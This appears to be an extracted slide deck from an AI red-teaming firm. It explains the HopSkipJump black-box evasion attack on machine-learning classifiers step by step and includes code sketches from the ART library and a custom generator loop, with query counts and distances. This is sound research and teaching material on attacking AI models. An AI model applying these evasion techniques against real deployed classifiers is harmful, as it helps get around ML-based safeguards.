
Step 1 (init): Locate a target anchor of a different class than the original - traditionally random spray





Adversarial Spaces / HSJ


Step 2 (search): Use binary search to locate the boundary edge within a threshold





Adversarial Spaces / HSJ


(binary search isn't our only option here)





Adversarial Spaces / HSJ

(binary search isn't our only option here)





Adversarial Spaces / HSJ


Step 3 (estimation): Gather inputs around the gradient to determine its direction





Adversarial Spaces / HSJ


Step 4 (step): Move adjacent to the boundary to line up for the next search step





Adversarial Spaces / HSJ

Repeat until we satisfy our distance requirement





Adversarial Spaces / HSJ

```
ART / hop_skip_jump.py - □ ×  
  
class HopSkipJump(EvasionAttack):  
  
    def _attack(...) -> np.ndarray:  
  
        # Loop runs for N iterations  
        for _ in range(self.max_iter):  
  
            delta = self._compute_delta(...)  
            current_sample = self._binary_search(...)  
            update = self._compute_update(...)  
  
            # ...  
  
            current_sample += epsilon * update  
  
        return current_sample
```

Default HSJ from ART uses a parameter to establish a **semi-fixed** number of queries at the beginning

<https://github.com/Trusted-AI/adversarial-robustness-toolbox>




Adversarial Spaces / HSJ

Label: 0 [76%] w/ 24,540 queries

L2 distance: 2.9062

Absolute distance: 1.4198





Adversarial Spaces / HSJ

```
Jotunn / hop_skip_jump.py
```

```
source = samples["X"][0]
target = samples["y"][0]

attack = hop_skip_jump([source, target])

while adversarial is None:
    try:
        request = attack.send(responses)
    except StopIteration:
        print('[-] Attack reached max attempts.')
        break

    predictions, confidences = predict(request)
    responses = np.where(predictions == target, 1, 0)

    # Check for early stopping
    for i, response in enumerate(responses):
        distance = get_distance(request[i], source)

        if response and distance < 5 and confidences[i] > 0.9:
            adversarial = request[i]
            break
```

Instead, we can treat HSJ as an infinite **input generator** and continually check our stopping criteria.




Adversarial Spaces / HSJ

Label: 0 [80%] w/ 1,227 queries

L2 distance: 4.3811

Absolute distance: 1.8717





Adversarial Spaces / HSJ

Our execution of this attack is focused on:

- 1. How many queries we use to minimize distance**
- 2. How we decided what inputs to query and when**
- 3. How “efficiently” our anchors guide queries**

As attackers we can break this attack down into component parts, re-order or alter them, and optimize for different goals.



dreadnode

AI Red Teaming.
Research. Tooling. Eval. Cyber range.

@dreadnode | dreadnode.io